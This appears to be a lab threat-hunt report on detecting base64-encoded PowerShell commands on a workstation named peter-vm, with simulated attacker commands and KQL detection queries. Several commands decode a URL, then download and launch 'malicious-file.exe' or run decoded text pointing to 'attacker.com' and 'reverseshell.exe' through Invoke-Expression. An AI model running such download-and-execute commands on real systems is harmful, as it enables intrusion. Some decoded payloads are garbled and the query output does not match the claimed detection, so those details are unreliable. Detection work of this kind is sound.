Threat Hunt Report: Base64-Encoded PowerShell Commands Ran

Detection of base64-Encoded PowerShell Commands ran on Workstation: `peter-vm`.

Example Scenario:

Management has flagged an increase in alerts indicating suspicious behavior on `peter-vm`. These alerts suggest that Base64-encoded PowerShell commands are being executed, potentially to obfuscate malicious activities such as downloading malicious files, setting up reverse shells, or scanning the internal network.

The Security Team has been tasked with hunting for Base64-encoded PowerShell commands executed on `peter-vm`. These commands could involve common post-exploitation actions like transferring files, setting up persistence mechanisms, or conducting reconnaissance in the network.

The goal is to detect obfuscated Base64 commands that are decoded and executed at runtime. These Base64 commands could be attempting to execute scripts or run malicious payloads, and detecting them will allow for timely response and mitigation.

High-Level encoded PowerShell IoC Discovery Plan:

1. Identify and Detect Base64-encoded PowerShell commands in the command-line logs of `peter-vm`.

2. Filter specific events where Base64 decoding patterns are used in PowerShell commands.


3. Determine how to alert on as many methods of last-minute-decoding as possible, to catch PowerShell commands which attempt to deobfuscate immediately before executing.

Steps Taken


1. Attacker commands were simulated on the target VM. Several variations were included, as there are multiple ways of taking base64-encoded content, and decoding the obfuscated commands at runtime.

Initial attacker commands:


Set 1 (resolving malicious URL):



```
PS C:\Users\pedro> $encoded = 'aHR0cHM6Ly9naXRodWIuY29tL2ZpbGVzL21hbGljaW91cy1maWxlLmV4ZQ=='
>> $decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
>> Invoke-WebRequest -Uri $decoded -OutFile "C:\Users\labuser\Downloads\malicious-file.exe"
>> Start-Process "C:\Users\labuser\Downloads\malicious-file.exe"
```




```
PS C:\Users\pedro> $encoded = 'aHR0cHM6Ly9naXRodWIuY29tL2ZpbGVzL21hbGljaW91cy1maWxlLmV4ZQ=='
PS C:\Users\pedro> $decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded)) Write-Output $decoded
```




```
PS C:\Users\pedro> $decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
PS C:\Users\pedro> Write-Output $decoded
https://github.com/files/malicious-file.exe
```

Set 2 (different way of resolving malicious URL):



```
PS C:\Users\pedro> $encoded = 'JABzZXJ2ZXIuYz0gImh0dHBzOi8vYXR0YWNrZXIuY29tOjgwODAiOyBpbml0aWFsLmh0bWwudGhpcy1wcm9ncmFtLmdpdGh1Yi5jb20vcmV2ZXJzZXNoZWxsLmV4ZQ=='
PS C:\Users\pedro> $decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
PS C:\Users\pedro> Write-Output $decoded
$server.c= "https://attacker.com:8080"; initial.html.this-program.github.com/reverseshell.exe
PS C:\Users\pedro> Invoke-Expression $decoded
```

Set 3 (attacker performing ping sweep of network:




```
PS C:\Users\pedro> $encoded = 'JABnZW51cmF0ZWQgPSBGZWF0dXJlIFBpbmdUZW4uIC1cJ0AoRmlsdGVycm9vK3VwICIgYy1pbnN0YWxsICApIFJlZnNlYy1saXN0IFBpbmcgQ3VsZGVyIFBpbmdcK0JvdC0yLCAtY29tcC0yLgo='
PS C:\Users\pedro> $decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
PS C:\Users\pedro> Write-Output $decoded
$generated = Feature PingTen. -\'@(Filterroo+up " c-install  ) Refsec-list Ping Culder Ping\+Bot-2, -comp-2.

PS C:\Users\pedro> Invoke-Expression $decoded
```

2. The main decoding method above involves:

- `[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String())`
- A shorter string from the above was chosen for detection:
  `FromBase64String|[System.Text.Encoding]`

The following PowerShell commands were ran to emulate more attacker activity:




```
$encoded = 'JABzZXJ2ZXIuYz0gImh0dHBzOi8vYXR0YWNrZXIuY29tOjgwODAiOyBpbml0aWFsLmh0bWwudGhpcy1wcm9ncmFtLmdpdGh1Yi5jb20vcmV2ZXJzZXNoZWxsLmV4ZQ=='
$decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
Write-Output $decoded
```

```
PS C:\Users\pedro> $encoded = 'JABzZXJ2ZXIuYz0gImh0dHBzOi8vYXR0YWNrZXIuY29tOjgwODAiOyBpbml0aWFsLmh0bWwudGhpcy1wcm9ncmFtLmdpdGh1Yi5jb20vcmV2ZXJzZXNoZ
$decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
Write-Output $decoded

$ server.c= "https://attacker.com:8080"; initial.html.this-program.github.com/reverseshell.exe

PS C:\Users\pedro>
```



```
$encoded = 'JABnZW5lcmF0ZWQgPSBGZWF0dXJlIFBpbmdUZW4uIC1cJ0AoRmlsdGVycm9vK3VwICIgYy1pbnN0YWxsICApIFJlZnNlYy1saXN0IFBpbmcgQ3VsZGVyIFBpbmdcK0JvdC0yLCAtY29tcC0yLgo='
$decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
Write-Output $decoded
Invoke-Expression $decoded
```

```
PS C:\Users\pedro> $encoded = 'JABzZXJ2ZXIuYz0gImh0dHBzOi8vYXR0YWNrZXIuY29tOjgwODAiOyBpbml0aWFsLmh0bWwudGhpcy1wcm9ncmFtLmdpdGh1Yi5jb20vcmV2ZXJzZXNoZWxsLmV4ZQ=='
$decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
Write-Output $decoded

$ server.c= "https://attacker.com:8080"; initial.html.this-program.github.com/reverseshell.exe

PS C:\Users\pedro> $encoded = 'JABnZW5lcmF0ZWQgPSBGZWF0dXJlIFBpbmdUZW4uIC1cJ0AoRmlsdGVycm9vK3VwICIgYy1pbnN0YWxsICApIFJlZnNlYy1saXN0IFBpbmcgQ3VsZGVyIFBpbmdcK0JvdC0yLCAtY29tcC0yLgo='
$decoded = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encoded))
Write-Output $decoded
Invoke-Expression $decoded


$ generated = Feature PingTen. -\'@(Filterroo+up " c-install  ) Refsec-list Ping Culder Ping\+Bot-2, -comp-2.
```

3. This KQL query was produced and tested:

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine matches regex
"(?i)FromBase64String|[System.Text.Encoding]"
```


Numerous events were returned, events from various system and network activities - the query needed to be refined.

The user responsible for the command, and the file (PowerShell) running the command were added to the query:

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine matches regex
"(?i)FromBase64String|[System.Text.Encoding]"
| where InitiatingProcessAccountName !in ("system", "local service",
"network service")
| where FileName has "powershell"
```

This would make sure the command came from PowerShell (or PowerShell ISE), and was only ran by the user on this box, pedro - indicating a user account instead of a system process.

4. The KQL query had some basic output filters added to the end, here is an example of the output at this point:


Query

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine matches regex "(?i)FromBase64String|[System.Text.Encoding]"
| where InitiatingProcessAccountName !in ("system", "local service", "network service")  // Exclude SYSTEM and LOCAL SERVICE accounts
| where FileName has "powershell"
| project Timestamp, DeviceName, InitiatingProcessAccountName, FileName, ProcessCommandLine
| order by Timestamp desc
```

Timestamp	DeviceName	InitiatingProcessAccountNa...	FileName	ProcessCommandLine
May 7, 2025 9:31:0...	peter-vm	pedro	powershell_ise.exe	PowerShell_ISE.exe

Timestamp	May 7, 2025 9:31:07 AM
DeviceName	peter-vm
InitiatingProcessAccount...	pedro
FileName	powershell_ise.exe
ProcessCommandLine	PowerShell_ISE.exe

This query should filter DeviceProcess events where the DeviceName starts with "peter-vm", the string "`FromBase64String|[System.Text.Encoding]`" was used on the command line in powershell.exe, and the user was not 'system', 'local service', or 'network service'.


Chronological Events

1. Account compromise is assumed, so either user pedro or another non-system user is able to access the operating system on **`peter-vm`**.
2. Attacker runs PowerShell commands at `2025-05-07T16:31:07.7390838Z`:

```
$encoded =
'JABnZW5lcmF0ZWQgPSBGZWF0dXJlIFBpbmdUZW4uIC1cJ0AoRmlsdGVycm9vK3VwICIgYy1pb
```

```
nN0YWxsICApIFJlZnNlYy1saXN0IFBpbmcgQ3VsZGVyIFBpbmdcK0JvdC0yLCAtY29tcC0yLgo
='
$decoded =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encode
d))
Write-Output $decoded
Invoke-Expression $decoded
```

3. Above command is recognized (`FromBase64String|[System.Text.Encoding]`) by KQL query
4. Event is returned for analysis/detection creation:



Filters: Add filter

Timestamp	DeviceName	InitiatingProcessAccountNa...	FileName	ProcessCommandLine
May 7, 2025 9:31:0...	peter-vm	pedro	powershell_ise.exe	PowerShell_ISE.exe

Timestamp	May 7, 2025 9:31:07 AM
DeviceName	peter-vm
InitiatingProcessAccount...	pedro
FileName	powershell_ise.exe
ProcessCommandLine	PowerShell_ISE.exe

Summary

This relatively short hunt was meant to detect one form of obfuscated commands: base64 commands being decoded at runtime via PowerShell. The attack assumes that the threat actor already has access to the command line of the target machine, and can run PowerShell. When the attacker used the "`FromBase64String|[System.Text.Encoding`" command via PowerShell, this means they are decoding base64, which is not something often done by non-technical users - therefore suspicious. The KQL query formed in this hunt will allow threat hunters and our company's SOC team to identify similar threats in the future.

Response Taken

Suspicious base64 commands were decoded and analyzed. Fortunately, this led to a better understanding of the attacker's actions, which at the time was just internal network reconnaissance. However, this detection alerted our security team that there was suspicious activity coming from the endpoint, so a full investigation package and log review was completed, the device was isolated, and the attacker IP blocked.